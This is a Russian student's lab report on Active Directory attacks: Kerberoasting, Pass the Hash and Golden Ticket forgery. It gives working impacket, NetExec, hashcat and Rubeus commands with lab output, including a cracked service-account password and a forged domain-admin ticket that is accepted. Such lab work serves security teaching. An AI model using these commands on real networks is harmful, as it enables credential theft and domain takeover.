МИНОБРНАУКИ РОССИИ

Федеральное государственное бюджетное образовательное учреждение высшего образования

«МИРЭА – Российский технологический университет»

РТУ МИРЭА

Институт комплексной безопасности и специального приборостроения

Кафедра КБ-2 «Прикладные информационные технологии»

ОТЧЕТ ПО ИНДИВИДУАЛЬНОМУ ЗАДАНИЮ

Выполнил студент группы БИСО-01-19 Доронина А.А.

Принял преподаватель Изергин Д.А.

Работа выполнена

«Оценка_____» «__»_____202_г.

Москва 2024

Оглавление

KERBEROASTING


Kerberoasting - это техника атак, используемая злоумышленниками для получения хэшированных паролей сервисных учетных записей в сетях на базе Active Directory.

Любой пользователь домена, когда хочет получить доступ к службе, определенной своим SPN, запрашивает TGS билет для этого сервиса. Так как TGS билет зашифрован на хеше пароля учетной записи, от имени которой работает сервис, то атакующий может попытаться перебрать пароль, хеш которого расшифрует полученный TGS билет.

Условие для проведения атаки: права уровня непривилегированного пользователя домена.


1. Вывод учетных сервисных записей:

impacket-GetUserSPNs -dc-host <dc.domain> <domain/user>



2. Запрос TGS для всех сервисных учетных записей:

nxc ldap <dc.domain> -u user -p password --kerberoasting out1.txt



impacket-GetUserSPNs -dc-ip <dc ip> <domain/username:password> -request

- outputfile <file>

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs -dc-ip 10.5.0.101 dom.local/Internet:Web12345678 -request -outputfile out2.txt

Impacket v0.11.0 - Copyright 2023 Fortra

ServicePrincipalName            Name          MemberOf  PasswordLastSet             LastLogon                   Delegation
------------------------------  ------------  --------  --------------------------  --------------------------  ----------
http/internetpc:8080            svc_http                2024-01-11 17:02:56.678804  <never>
MSSQLSvc/DOM-DC.DOM.LOCAL:1433  main_sql_svc           2024-01-20 14:18:24.808588  2024-05-06 02:10:31.053106
MSSQLSvc/SQL.DOM.LOCAL:1433     rep_sql_svc             2024-01-20 15:52:59.051456  2024-05-06 02:11:15.882243
```

3. Извлечение TGS билетов и подбор пароля:

Hashcat -m 13100 <file> <dictionary>

```
┌──(kali㉿kali)-[~]
└─$ hashcat -m 13100 out2.txt rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asser
==========================================================
* Device #1: pthread-sandybridge-Intel(R) Core(TM) i5-825
```

```
$krb5tgs$23$*svc_http$DOM.LOCAL$dom.local/svc_http*$8a
efd3f9cc545b125f88df74bc386d8d0ee83ca2aedef177c07c53e3
a5fa48dfb9e23b7794bf58eec4a92cc68a314bcba88589332c0bc1
e3b44e54167ce41f6c14da28ac0e8b83566b1af9754a16c39e3ef4
ec56eade4f021c609f14edcbd1d9b1389d11ec9e45d63a1a2f1c89
b1a7187dfa76c35a0d05921908c7d72e2bf4b23da45b8fe8668bbd
99966a11fd9d7108d07af8c5a08c12c3aaf614d553aed8e3a544bb
6c155e801942a333c6cbefa4a0056c98199d9d73454225b4285db3
58e07a4db57ab7a9a4bde68c9395b922e51a44f4b2c3b0d759cd82
1348c84ce9ad22f72a324518cada2aeab3d3e609b4f7926fec0a27
3da3d3b5c3fc671f9ddafd198ae:ZAQ!XSW@cde3
```


АТАКА PASS THE HASH

При NTLM аутентификации пароль не передается в открытом виде, вместо этого он хешируется на клиенте, и передается уже хеш клиента. Это позволяет атакующему пропустить этап предоставления пароля в открытом виде локальному провайдеру безопасности и сразу передать по сети хеш пароля, тем самым пройдя аутентификацию.

Данная атака получила название Pass The Hash и применима в тех случаях, когда атакующий извлек хеши NTLM, но пароль слишком сложен для перебора.

1. Вычисление NTLM хеша пароля:

2. Инструмент, который позволит проверить валидность хеша и найти системы для продвижения NetExec.



3. Все скрипты набора impacket от тех, что дают возможность управления, до тех, что позволяют дампить учетные данные, также предоставляются возможность Pass The Hash. Для этого учетные данные передаются в формате domain/username@host -hashes :NT

GOLDEN TICKET (ЗОЛОТОЙ БИЛЕТ)

Когда клиент отправляет запрос AS-REQ, KDC в ответе AS-REP возвращает пользователю TGT билет, зашифрованный ключом учетной записи krbtgt. Таким образом, если атакующий узнает хеш пароля для krbtgt, он сможет самостоятельно создавать TGT билеты для любой учетной записи в домене, что дает доступ к любому ресурсу в этом домене. Такие билеты Kerberos называются золотыми.


Условие для проведения атаки: наличие ключа учетной записи krbtgt.

1. Получение ключа учетной записи krbtgt:

impacket-secretsdump 'domain/user:password@ip-address' -just -dc-user krbtgt

2. Получение SID домена:

impacket-lookupsid 'domain/user:password@ip-address'



3. Создание золотого билета:

impacket-ticketer -domain-sid <SID> -domain <domain>-aesKey <KEY> 'user'

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer -domain-sid S-1-5-21-4170774641-386150424-2152198521 -domain cdb.local -aesKey 607e8c77dc526256753f60c847561c7ad732d6e4ded9c374c3f7f02f602e3844 'domain_admin'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for cdb.local/domain_admin
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in domain_admin.ccache
```

3. Запрос TGS:

KRB5CCNAME=username.ccache impacket-smbclient <domain>/user@<dc.domain> -k -no-pass

```
┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=domain_admin.ccache impacket-smbclient cdb.local/domain_admin@dc-lab-3.cdb.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[-] Kerberos SessionError: KDC_ERR_TGT_REVOKED(TGT has been revoked)
```

KDC отозвал данный тикет, так как утилиты подделки билетов по умолчанию заполняют RID пользователя идентификатором 500, что соответствует администратору домена, а RID групп заполняется стандартным набором административных групп домена. Соответственно KDC после проверки не пропустит данный билет.

Но если задать в билете реальный RID пользователя и его реальный набор групп, то доступ будет предоставлен:


impacket-ticketer -domain-sid <SID> -domain <domain> -aesKey <KEY> -user-id <id> -groups <id-grops> 'user'

KRB5CCNAME=username.ccache impacket-smbclient <domain>/user@<dc.domain> -k -no-pass

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketer -domain-sid S-1-5-21-4170774641-386150424-2152198521 -domain cdb.local -aesKey 607e8c77dc526256753f60c847561c7ad732d6e4ded9c374c3f7f02f602e3844 -user-id 1602 -groups 580,512,513 'domain_admin'
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for cdb.local/domain_admin
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncAsRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncASRepPart
[*] Saving ticket in domain_admin.ccache

┌──(kali㉿kali)-[~]
└─$ KRB5CCNAME=domain_admin.ccache impacket-smbclient cdb.local/domain_admin@dc-lab-3.cdb.local -k -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
#
```

Также для создания золотого билета можно использовать Rubeus с модулем golden, в котором нужно указать существующего пользователя и ключ krbtgt:

Rubeus.exe golden /user:<username> /aes256:<KEY> /ldap /nowrap /ptt



Использование опции /ldap дает ряд преимуществ, например, билет заполнен реальными данными пользователя.